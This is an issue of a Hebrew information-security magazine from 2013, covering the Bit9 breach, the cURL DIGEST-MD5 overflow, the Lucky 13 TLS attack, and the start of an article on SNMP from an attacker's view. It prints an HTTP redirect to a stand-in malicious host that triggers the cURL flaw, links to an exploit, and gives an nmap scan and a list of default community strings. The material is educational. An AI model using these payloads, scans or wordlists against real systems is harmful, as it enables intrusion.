

Digital Whisper

גליון 40, מרץ 2013

מערכת המגזין:

מייסדים:

אפיק קסטיאל, ניר אדר

מוביל הפרוייקט:

אפיק קסטיאל

עורכים:

שילה ספרה מלר, ניר אדר, אפיק קסטיאל

כתבים:

אפיק קסטיאל (cp77fk4r), שחר גייגר מאור, יוחאי (hrr) אטון, עו"ד לילך צאירי-כהנוב, שרון ברק, יובל נתיב, ד"ר גדי אלכסנדרוביץ', עו"ד יהונתן קלינגר

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון ה-40 של המגזין Digital Whisper!
איזה כיף לכתוב את השורות האלה... אשכרה הגיליון ה-40 סוף סוף מוכן, יושב פה לידי ורק מחכה להשלח לשרת ה-FTP. איך מרפי אומר? "כל מה שעלול להכשל - יכשל", משהו כזה? בכל אופן, זה בדיוק מה שהיה החודש, היו לא מעט נקודות שחשבתי שאולי יהיה עדיף לחכות ולהוציא את הגיליון הזה בחודש הבא... פתאום להזכר שחודש פברואר נגמר כל כך מהר (מי הגאון שאישר את זה?!), פתאום, הסוללה של המחשב קורסת ואי אפשר להוציא את החומר הערוך, פתאום רוב הכותבים (כל אחד וסיבותיו הבאמת טובות!) מבקשים להגיש את המאמר רק בסוף-סופו של החודש, ופתאום עוד אלף ואחד אירועים שהחליטו להתרחש דווקא בחודש שבו מתפרסם הגיליון ה-40! אז איך עשינו את זה בסופו של דבר? וואלה, אם לא הייתי רואה כל שלב ושלב לא הייתי מאמין...


אין זמן פנוי כי החודש עמוס? מפנים קצת זמן פה, ולוקחים קצת זמן משם, כותבים לאט לאט שורות, משפטים, פסקאות... ובסופו של דבר יוצא מאמר שאפשר להגיש. כותב אחר עבר החודש תאונה, ובכל זאת הספיק להגיש את המאמר עם איחור קל, לכותב אחר נקבעה טיסה לא צפויה לחו"ל מטעם העבודה - אז אם זה מתאפשר... כותבים במטוס... וכנ"ל עם העריכה, אי-אפשר להאשים את ניר או שילה על "בזבוז זמן פנוי" החודש. בקיצור, לרוב הכותבים (אם לא לכולם) היו הרבה מאוד סיבות למה לא לכתוב מאמר, ובכל זאת - החודש אנו מפרסמים שבעה מאמרים, והגיליון הוא מעבר למאה עמודים - עבודתם של אנשים טובים מהקהילה הישראלית שנתנו מזמנם לטובת שאר הקהילה.

וכמובן, לפני שנעבור למאמרים, ברצוננו להגיד תודה לכל מי שבזכותו הגיליון יצא לאור בתורצו הנוכחית: תודה לשחר גייגר מאור, תודה ליוחאי (hrr) אטון, תודה לעו"ד לילך צאירי-כהנוב, תודה לשרון ברק, תודה ליובל נתיב, תודה לד"ר גדי אלכסנדרוביץ' ותודה לעו"ד יהונתן קלינגר.

בנוסף, תודה רבה לשילה ספרה מלר על עריכת המגזין ועל היכולת העל-אנושית שלה לסבול אותנו בשעות לא שעות.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.



תוכן עניינים

2	דבר העורכים
3	תוכן עניינים
4	חדשות
8	SNMP ככלי ביד תוקף
29	קיצור תולדות ההאקינג
60	תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails
73	הקשר בין סמים, ביטקוין ופשע מאורגן
88	Metasploit - Awesomeness בכללותו
99	מה הקשר בין מספרים ראשוניים וקריפטוגרפיה?
105	על זיוף, חינוך ובתי משפט
109	דברי סיום

חדשות

מאת אפיק קסטיאל (cp77fk4r)

הסנדלר הולך יחף (הפריצה האירונית ל-Bit9)

ב-13 לפברואר, פרסם בריין קרבס (בעל הבלוג [KrebsSecurity](#)) כי נודע לו על כך שהרשת הפנים-אירגונית של חברת האבטחה האמריקאית Bit9 נפרצה. ולא רק, נראה שהתוקפים ידעו בדיוק מה הם עושים - וגנבו את המפתחות הדיגיטליים הפרטיים של החברה שבעזרתם היא חותמת את המוצרים שלה.

על גניבה של מפתחות פרטיים לצורך החתמת קוד זדוני כבר שמענו לא פעם, אבל במקרה של Bit9 מדובר באירוניה. Bit9 מוכרת בשל הקונספט של מוצרי האבטחה שלה: "Application Whitelisting", הרעיון הוא בדיוק הניגוד לקונספט המוכר בעולם של כלל חברות האנטי-וירוסים: אם המנגנון מאחורי האנטי-וירוס הסטנדרטי הוא ש"ניתן להתקין הכל מלבד תוכנות שנמצאו כמזיקות", אז הרעיון ב-Bit9 הוא ש"לא ניתן להתקין דבר מלבד תוכנות שנבדקו - ונמצאו תקינות", תוכנות נוספות שניתן להתקין הם תוכנות שנחתמו בעזרת המפתחות הפרטיים של Bit9 - ולפי איך שזה נראה, זה בדיוק מה שרצו התוקפים להשיג.

נשאלת השאלה: איך התוקפים הצליחו להגיע אל אותם המפתחות, הרי אם הם היו מעוניינים במפתחות הפרטיים של החברה, סביר להניח שהקוד שלהם לא יעבור את קו ההגנה של Bit9, וכאן בדיוק האבסורד: לפי הפרסומים בבלוג הרשמי של Bit9 [התוקפים לא היו צריכים להתמודד עם קו ההגנה שכזה](#) - מפני שהוא פשוט לא היה קיים. Bit9 לא משתמשים במוצרים של עצמם על מנת לאבטח את הרשת האירגונית שלהם. "הסנדלר הולך יחף" קלאסי.

כמו שאנחנו כבר מכירים מאירועים כגון [הפריצה ל-RSA](#) וגניבת הסודות של ה-RSA SecurID. Bit9 היא לא המטרה כאן, אלא הלקוחות שלה. מסתבר שנתח גדול מאוד מלקוחותיה של Bit9 הם גופים שונים בממשלת ארצות הברית.

ברגע ש-Bit9 עלו על הגניבה הם ביטלו את החתימה שבה השתמשו התוקפים על מנת למנוע מהם את השימוש בה, התקינו את המוצרים שלהם ברשת ועשו בדק בית על מנת לוודא כי מלבד המפתחות שנגנבו שום קוד או מוצר שלהם לא שונה. שווה להמשיך לעקוב ולראות מה יהיו ההתפתחויות.

(CVE-2013-0249) cURL ב-Remote Code Execution

ב-6 לפברואר פורסמה ידיעה באתר הרשמי של cURL המודיעה על כך שהתגלתה חולשה מסוג Buffer overflow המאפשרת להגיע למצב של הרצת קוד מרחוק על תוכנה אשר עושה שימוש ב-libcurl לצורך התקשרות באחד מהפרוטוקולים הבאים: POP3, SMTP או IMAP.

החולשה נמצאת ע"י [הבחור שמפעיל את הבלוג Veloma](#), החולשה עצמה נמצאה בפונקציה בשם "Curl_sasl_create_digest_md5_message" אשר נמצאת בשימוש כאשר מתבצע תהליך הזדהות מסוג DIGEST-MD5. בעת תהליך ההזדהות, מתקבל מידע מהשרת עליו מתבצעות מספר פעולות בתוכנת הלקוח, הכוללות בין היתר שימוש ב-strcat() וב-strcpy(), מה שבהרבה מקרים מוביל ל-Game Over, החולשה קיימת בגרסאות 7.26.0 עד 7.28.1.

אופן הניצול של החולשה מתאפשר אם לגורם זדוני יש גישה לשרת אליו מתבצעת ההזדהות או במידה ואותו גורם זדוני מפנה אפליקציה החשופה לחולשה ומבצעת גלישת HTTP "תמימה" לשרת בבעלותו וגורם לה לבצע הזדהות שכזאת ע"י שליחת הודעת 302 (HTTP Redirect) לכתובת בסיגנון הבא:

```
HTTP/1.0 302 Found
Location: pop3://x:x@evilserver.com/.
```

כלל התהליך מוסבר בצורה מעולה בבלוג של Veloma, מומלץ לעבור עליו. בנוסף, בבלוג [NakedSecurity](#) שמופעל על ידי Sophos, [מסביר פאול דוקלין](#) על הקוד הפגיע:

```
CURLcode Curl_sasl_create_digest_md5_message(struct SessionHandle *s,
{
    . . . . .
    char uri[128];
    char response[512];
    . . . . .
    strcpy(uri, service);
    strcat(uri, "/");
    strcat(uri, realm);
    . . . . .
    strcpy(response, "Username=\\");
    strcat(response, userp);
    strcat(response, "\\, realm=\\");
    strcat(response, realm);
    strcat(response, "\\, nonce=\\");
    strcat(response, nonce);
    strcat(response, "\\, cnonce=\\");
    strcat(response, cnonce);
    strcat(response, "\\, nc=\\");
    strcat(response, nonceCount);
    strcat(response, "\\, digest-uri=\\");
    strcat(response, uri);
    strcat(response, "\\, response=\\");
    strcat(response, resp_hash_hex);
    /* Base64 encode the reply */
    return Curl_base64_encode(data, response, 0, outptr, outlen);
}
```

[במקור: [NakedSecurity](#)]

מומלץ מאוד לעבור על הפוסט.

למרות שבאתר הרשמי של cURL כתוב שלא פורסם אקספלויט המנצל את החולשה, ניתן למצוא אחד כזה בקישור הבא: <http://i.volema.com/pop3d.py>

חדשות

www.DigitalWhisper.co.il



Lucky 13 Attack: חולשת Padding Oracle ב-TLS

בתחילת החודש, שני חוקרי אבטחת מידע בשם קנת' פטרסון ונדהם אלפרדן, מאוניברסיטת Royal Holloway שבאנגליה, פרסמו מאמר המסכם מחקר שהם ערכו, ובמסגרתו פיתחו מתקפה המאפשרת לפענח תשדורות בפרוטוקול ההצפנה TLS. את המאמר המקורי ניתן להשיג בקישור הבא:
<http://www.isg.rhul.ac.uk/tls/TLStiming.pdf>

את המתקפה הם כינו "Lucky 13" (מפני שתהליך חישוב ה-[Message Authentication Code](#) ב-TLS כולל 13 בתים מתוך ה-Header של TLS - עובדה שאיפשרה להם לממש את המתקפה), ולפי דבריהם הם לא מתכוונים לפרסם את הקוד המלא של מימוש המתקפה אלא רק את ההסבר הלוגי (שמופיע במאמר עצמו).

המתקפה עצמה הינה מתקפת Side-Channel מסוג "Padding Oracle", והיא מתאפשרת עקב מימוש לקוי במנגנון ה-MAC (Message Authentication Code) בפרוטוקול אשר אחראי על היכולת לאמת את המסר המוצפן. הרעיון הוא שאופן המימוש הנכון של מנגנון כזה הוא קודם כל להצפין את המידע עצמו ורק לאחר מכן לחשב את ה-MAC על התוכן המוצפן, אך מסתבר שב-TLS אופן החישוב הוא הפוך: קודם כל מחשבים את ה-MAC על המידע הגלוי, לאחר מכן מנגנון ה-CBC (קיצור של Cipher-Block Chaining), מוסיף Padding לכל בלוק כך שיעלה לאורך של 255 בתים, ורק בסוף התהליך מוצפן המידע שבבלוק. עובדה זאת יוצרת מצב שה-Padding עצמו שהתווסף לבלוק לא מוגן באמצעות ה-MAC - נתון שמאפשר לתוקף לשנותו מבלי לפגוע במבנה הבלוק או תהליך אימות המסר.


איך כל זה עוזר לפענח את ההודעה? באופן הבא: אם אנחנו יכולים לתווך התשדורת המוצפנת באמצעות TLS, נוכל לבצע שליחות חוזרות של ההודעה המוצפנת עם שינויים שונים בחבילה (מבלי לפגוע במנגנון האימות) על מנת לנסות ולגרום לשגיאה בעת תהליך פענוח המידע, אם נוכל לדעת מתי אנו מקבלים את השגיאות - נוכל לבצע חישובים שיחלישו באופן סטטיסטי את הפרוטוקול (ובסופו של דבר לשבור אותו עם נבצע זאת מספר רב מאוד של פעמים).

אז כמובן, המימושים השונים של הפרוטוקול כבר לא מחזירים שגיאות בכל הנוגע למנגנון ה-Padding, אבל אותם חוקרים הצליחו להוכיח שאם יש לנו אפשרות לדעת לאחר כמה זמן **בדיוק** נכשלה פעולת הפענוח, נוכל להקיש מכך על אותו המידע שבו ביצענו את השינוי ולהתייחס לכך כמו אל הודעת שגיאה (תסלחו לי על ההשוואה, אך העניין כאן דומה למתקפות מבוססות ה-Timing שמבצעים בעת ביצוע Blind SQL Injection, או ההפך כמובן, תלוי מי אתם).

כאשר רוצים להמנע ממתקפות Timing מהסיגנון הנ"ל חשוב להכניס למנגנון הפענוח אלמנטים שיגרמו לו תמיד לחזור מפונקציות הפענוח באותו קבועי זמן וללא תלות באם המידע פוענח בצורה טובה או לא.

חדשות

www.DigitalWhisper.co.il




בצורה הבסיסית ביותר, זאת אומרת שאם עלינו לבצע X איטרציות על קלט באורך X על מנת לפענח אותו, נבצע את אותו מספר איטרציות גם אם במהלך אחד השלבים זיהינו כי התהליך נכשל. בצורה קצת יותר מורכבת זה אומר לדאוג שגם תהליך פענוח מוצלח וגם תהליך פענוח שנכשל יצרכו את אותה כמות כח חישוב, זכרון וכו'.

על מנת להצליח לחשב את זמן החישוב המדויק, ולהגיע לתוצאה של פענוח הודעת TLS בעזרת המתקפה הנ"ל, מבלי לדעת דבר על חבילת המידע המוצפנת, על התוקף לשלוח את הבלוק המוצפן 2^{23} פעמים. פרוטוקול ה-TLS כולל מנגנון "Session Killing" שתפקידו לעצור את ה-Session בעת זיהוי כשל בתהליך פענוח המידע בדיוק לשם הגנה מפני מתקפות Oracle Padding. על העובדה הזאת, אותם החוקרים הצליחו להתגבר בעזרת יצירת Session חדש בכל שליחה של הבלוק המוצפן ע"י חיקוי המצב בו יוזם השיחה (הלקוח) מנסה להתחיל את ה-Session בכל פעם מחדש - עקרון דומה לזה שמימשו במתקפה הקודמת על הפרוטוקול בשם [CRIME](#).

נתון נוסף שחשוב להכיר הוא כי נכון לעכשיו אותם חוקרים הצליחו לממש את המתקפה רק כאשר הם היו ממוקמים קרוב לשרת (לדוגמא ב-LAN) אך לא מעבר לכך. עם זאת, לאחר פרסום המתקפה, בוצעו מספר שינויים במימושים של מספר ספריות קוד מוכרות, כגון OpenSSL, GnuTLS, PolarSSL, ב-Java ועוד.

על מנת להבין לעומק את המתקפה אני ממליץ לקרוא את הקישורים הבאים:

- <http://www.isg.rhul.ac.uk/tls/TLStiming.pdf>
- http://he.wikipedia.org/wiki/קוד_אימות_מסרים
- http://he.wikipedia.org/wiki/צופן_בלוקים
- <http://www.isg.rhul.ac.uk/tls/>
- http://en.wikipedia.org/wiki/Padding_oracle_attack
- <http://blog.cryptographyengineering.com/2013/02/attack-of-week-tls-timing-oracles.html>



SNMP ככלי ביד תוקף

מאת אפיק קסטיאל / cp77fk4r

הקדמה


על מנת להקל על מנהלי רשתות בעת ניהול רשתות גדולות ומורכבות ולאפשר להם לדעת מה מצב הרשת שלהם בכל זמן נתון מבלי הצורך לקום מהכיסא, פותחו פתרונות רבים כשרובם שונים זה מזה, אך באים מאותו סל פתרונות, מתבססים על כך שבכל מחשב / רכיב מותקן Agent קטן שתפקידו לנטר את מצב המערכת ולעדכן כל פרק זמן נתון תחנה אחת מרכזית ברשת, שאליה מתחבר מנהל הרשת על מנת לקבל סטטוס עדכני. כזה הוא גם פרוטוקול ה-SNMP.

מה זה SNMP?

"Simple Network Management Protocol (ראשי תיבות: SNMP) הוא פרוטוקול תקשורת עשיר לניהול רשתות TCP/IP מבוזרות תוך שימוש בארכיטקטורה מיוחדת של סוכנים ותחנת ניהול מרכזית. הרשת מנוהלת בשיטת שרת-לקוח שבה יש סוכן שנמצא בכל מחשב או התקן רשת ומדווח לתחנה המרכזית.

תחנת הניהול הראשית היא Network Management System, או NMS, והיא משמשת כתחנה מרכזית לניטור ואיסוף מידע. NMS יכול לבקש מסוכן SNMP מידע כגון נתוני חומרה ותוכנה או סטטיסטיקה של שימוש בתוכנות ויישומים, כמו כן יכולה המערכת לשלוח לסוכן בקשה להגדרת תצורה, למרות שרוב הפרמטרים של הלקוח הם במצב של קריאה בלבד. התחנה לא חייבת לפעול על אותו מחשב כמו סוכן SNMP. גם סוכני SNMP וגם מערכת NMS משתמשים בהודעות SNMP לבדיקה והחלפת מידע אודות אובייקטים. הודעות SNMP נשלחות בפרוטוקול UDP על גבי IP בפורט 161, ואילו פורט מספר 162 משמש להאזנה לכידה של אירוע לכידה.

המערכת משתמשת בהודעת Get הנפוצה והפשטה ביותר לאחזור מידע, Get-Next לעיון בהיררכיה השלמה של אובייקט מסוים כמו טבלת ניתובים, Set לקביעת ערכים, Get Bulk לקבלת כמויות מידע גדולות ו-Notify לציון אירוע לכידה." - [ויקיפדיה](#).



כאמור, ברשת המנוהלת באמצעות SNMP ימצאו רכיבים / עמדות קצה המריצים "סוכנים" (Agents) שינטרו את מצב המערכת ויתקשרו בעזרת הפרוטוקול SNMP לרכיב מרכזי. הרכיבים הנ"ל לא רק שולחים את מצב הרכיב / עמדה לאותה תחנה אלא גם מאפשרים לה ליזום תשאולים אקטיביים לגבי מצב המערכת בכל זמן נתון.

במאמר זה, אציג כיצד תוקפים יכולים לבצע שימוש ברכיבים המרכיבים את המנגנון הנ"ל על מנת לקבל מידע רב אודות הנוכחים ברשת, לשנותם ואף להשתמש ברכיבים אלו על מנת להשתלט על כלל הרשת ולבצע בה כרצונם.

אך לפני הכל, אסביר בקצרה איך עובד SNMP.

איך עובד SNMP?

כאשר אנו מעוניינים לנטר תחנת / ציוד קצה עלינו ראשית להתקין עליה SNMP Agent. כיום רב מערכות ההפעלה (אם לא כולן) מגיעות עם רכיב כזה. בחלקן הוא פעיל כברירת מחדל ובחלקן לא. במערכות ההפעלה Windows XP / Server 2003 ניתן להפעיל את ה-SNMP Service באופן הבא:

Start->Run->Services.msc->SNMP Service->Right Click->Start

במערכות הפעלה מתקדמות יותר, יש להתקין את ה-SNMP Service הנ"ל דרך:

Start->Run->appwiz.cpl->Turn Windows features on or off->SNMP

ולאחר מכן לבצע את הפעולה מהשלב הקודם.

ניתן לראות כי שירות ה-SNMP מופעל ע"י הימצאותו של התהליך "snmp.exe" ברשימת התהליכים הרצים. כברירת מחדל התהליך יאזין על פורט UDP 161. על מנת לשנות זאת, יש לעצור את השירות, ולערוך את הפורט הרלוונטי תחת הקובץ:

C:\Windows\System32\drivers\etc\services

ולהפעיל את השירות מחדש.

פורט נוסף אשר נעשה בו שימוש ב-SNMP הוא UDP 162, המשתמש להעברת הודעות SNMP Trap בין המערכת המנהלת לעמדות הקצה.

לאחר שהפעלנו את השירות, עלינו להגדיר Community Strings.


מה זה Community Strings?

Community Strings אלו מחרוזות שבאמצעותן ניתן לקבוע את רמת ההרשאה הניתנת לבקשת SNMP, אם מנהל הרשת ירצה לשלוח בקשת SNMP על מנת לקבל את ערכו של אובייקט מסוים במערכת, עליו לבצע זאת באמצעות חיבור בעל Community String עם הרשאות קריאה ("Read Only"). לעומת זאת, אם אותו מנהל ירצה לשנות את ערכו של אובייקט מסוים במערך ה-SNMP יהיה עליו לבצע את החיבור בעזרת Community String עם הרשאות כתיבה (Read-Write). הרשאה נוספת הקיימת היא הרשאות יצירת אובייקט (Read-Create).

כברירת מחדל, Windows XP / Server 2003 מגיע עם Community String בשם "public" עם הרשאות קריאה. במערכות הפעלה מתקדמות יותר, עלינו ליצור אותן. נוכל לעשות זאת באופן הבא:

Start->Run->Services.msc->SNMP Service->Double Click->Security

יפתח לנו החלון הבא:



תחת "Accepted community names" יש ללחוץ על Add ולהגדיר את שמות ה-Community Strings ואת ההרשאות שברצוננו לתת להן.

אובייקטים ומידע ב-SNMP:

המידע ב-SNMP שמור באובייקטים המסודרים תחת היררכית עץ. אותם עצים קרויים MIB (קיצור של Management Information Base), עצים אלו רבים ושונים בין המערכות, וכל אחד שומר מידע אודות רכיבים שונים במערכת הפעלה. ה-MIB שמורים כקבצים במערכת הפעלה (לדוגמא: http.mib,

Windows ו-wins.mib-ftp.mib הנמצאים תחת התיקיה %Windir%\System32 במערכות ההפעלה Windows והקבצים net-snmp-agent-mib, net-snmp-mib הנמצאים תחת התיקיה /usr/share/mibs בהפצות שונות של Linux) והם מגדירים את תצורת הגישה לאובייקטים. לכל פריט בעץ ה-MIB יש מזהה הנקרא **OID** (קיצור של Object Identifier), לדוגמא, האובייקט sysDescr.0 שתפקידו לשמור מחרוזת המתארת את מערכת ההפעלה מיוצג בעזרת ה-OID הבא:

```
1.3.6.1.2.1.1.1.0
```

זוהי מפני שבהיררכיה המידע הוא אובייקט עם מזהה מספר 1 שנמצא תחת system, שהוא אובייקט עם מזהה מספר 1 שנמצא תחת mib-2, שהוא אובייקט עם מזהה מספר 1 שנמצא תחת mgmt, שהוא אובייקט עם מזהה מספר 2 שנמצא תחת internet, שהוא אובייקט עם מזהה מספר 1 שנמצא תחת dod, שהוא אובייקט עם מזהה מספר 6 שנמצא תחת org שהוא אובייקט עם מזהה מספר 3 שנמצא תחת iso שהוא מזהה כ-1, ולסיכום, ההיררכיה נראית כך:

```
iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0
```


מה שאומר שעל המידע הקיים תחת sysDescr.0, ניתן להגיע בצורה שראינו קודם, ובנוסף גם כך:

```
1.3.6.1.2.1.1.1.0
```

וגם באופן הבא:


```
system.sysDescr.0
```

הספרה 0 לאחר ה-sysDescr מתווספת, מפני ש-sysDescr הוא "Scalar Object", מה שאומר שיש תחתיו אך ורק ענף בודד. לעומת האובייקט system, שהוא "Tabular Object" - משמע, שתחתיו קיימים מספר ענפים. על מנת להמחיש את הנושא בצורה טובה יותר, אצרף תרשים מ**[האתר של סיסקו](#)** המתאר זאת:



SNMP ככלי ביד תוקף

www.DigitalWhisper.co.il



בנוסף, אתר של סיסקו קיים כלי המאפשר לברר באמצעותו את הפרטים על כל OID:

<http://tools.cisco.com/Support/SNMP/do/BrowseOID.do>

יש לנו תחנה שעליה מותקן רכיב SNMP והבנו כיצד המידע מאוחסן וכיצד ניתן לגשת אליו, כל שעלינו לעשות הוא להתקין עמדה מרכזית שתדע לתשאל ושאליה יזרום המידע מכל תחנה ברשת. תחנות כאלה נקראות **NMS** (קיצור של Network management system), דוגמא לתוכנה כזאת הינה **PRTG Network Monitor**, של חברת Paessler (PRTG הינו קיצור ל-Paessler Router Traffic Grapher). במאמר זה לא אדגים כיצד ניתן להתקין עמדה כזאת ובעזרתה לנטר את הרשת, ומלבד זה יש עוד הרבה מה ללמוד על תצורת העבודה של ה-SNMP, אבל לא בזה עוסק המאמר, ולכן נעצור כאן.

SNMP ככלי ביד תוקף

כעת, כשהבנו כיצד SNMP יכול לעזור לנו בתור מנהלי רשת לדעת בזמן אמת את מצב הרשת ועוד. אך כמו ברוב הדברים הקשורים לאבטחת מידע: "אם זה מעניין את מנהל הרשת - זה מעניין גם את ההאקר". תחשבו על כך, מדובר בלב ליבה של הרשת, אם האקר יוכל להשתמש במערך ה"ל" ולשלוף מידע אודות התחנות המנוהלות - הוא יוכל להשתמש בו על מנת להשיג גישה לכל מני מקומות שלא דווקא היינו מעוניינים שהוא יוכל להגיע אליהם בתור מנהלי הרשת.

איתור רכיבי SNMP:

השלב הראשון הוא כמובן למצוא רכיב המנוהל ב-SNMP. כמו שראינו, הפורט הדיפולטיבי יהיה 161 UDP, נוכל לבצע סריקה על כלל הרשת / ה-Subnet עם "Banner Grabbing" אחר הפורט המדובר. סריקה כזאת אפשר בקלות לבצע בעזרת NMAP, נבצע זאת כך:

```
nmap -sVU -p161 10.0.0.1/24
```


דוגמא לפלט ריצה:

```
Nmap scan report for 10.0.0.1
Host is up (0.029s latency).
PORT      STATE          SERVICE VERSION
161/udp   open|filtered snmp
MAC Address: XX:XX:XX:XX:XX:XX (Liteon Technology)

Nmap scan report for 10.0.0.2
Host is up.
PORT      STATE          SERVICE VERSION
161/udp   unknown       snmp

Nmap scan report for 10.0.0.138
Host is up (0.019s latency).
PORT      STATE          SERVICE VERSION
161/udp   closed        snmp
MAC Address: XX:XX:XX:XX:XX:XX (Netgear)
```

SNMP ככלי ביד תוקף
www.DigitalWhisper.co.il



במידה ונמצא תחנות שהפורט UDP/161 פתוח אצלם - בינגו. השלב הבא - איתור Community Strings.

איתור Community Strings:

חיפוש אחר Community Strings דיפולטיביים:


כמו כמעט בכל דבר במחשבים - גם כאן, קיימים לנו מספר Community String דיפולטיביות שנוכל לנצל לטובתנו במידה והן לא שונות / בוטלות: לדוגמא, כאשר מפעילים את ה-Service של SNMP ב-Windows XP, ניתן לראות שכברירת מחדל ה-Service מגיע עם Community String בשם "public" עם הרשאות קריאה. מדובר ב-Community String שקיימת בהרבה מערכות ותמיד שווה לחפש אחריה. דוגמאות נוספות ל-Community Strings דיפולטיביות שסביר יהיה למצוא מלבד ה"נ"ל הן: "private" ו-"cisco". לדוגמא, כלי הסריקה של [Nessus](#) מחפש אחר רשימת המחרוזות הבאות:

```
monitor, agent, manager, OrigEquipMfr, default, tivoli, openview,
community, snmp, snmpd, Secret C0de, security, rmon, rmon_admin,
hp_admin, NoGaH$@!, 0392a0, xyzzy, agent_steal, freekevin, fubar, apc,
ANYCOM, cable-docsis, c, cc, Cisco router, cascade, comcomcom, internal,
blue, yellow, TENmanUFactoryPOWER, regional, core, get_host_name(),
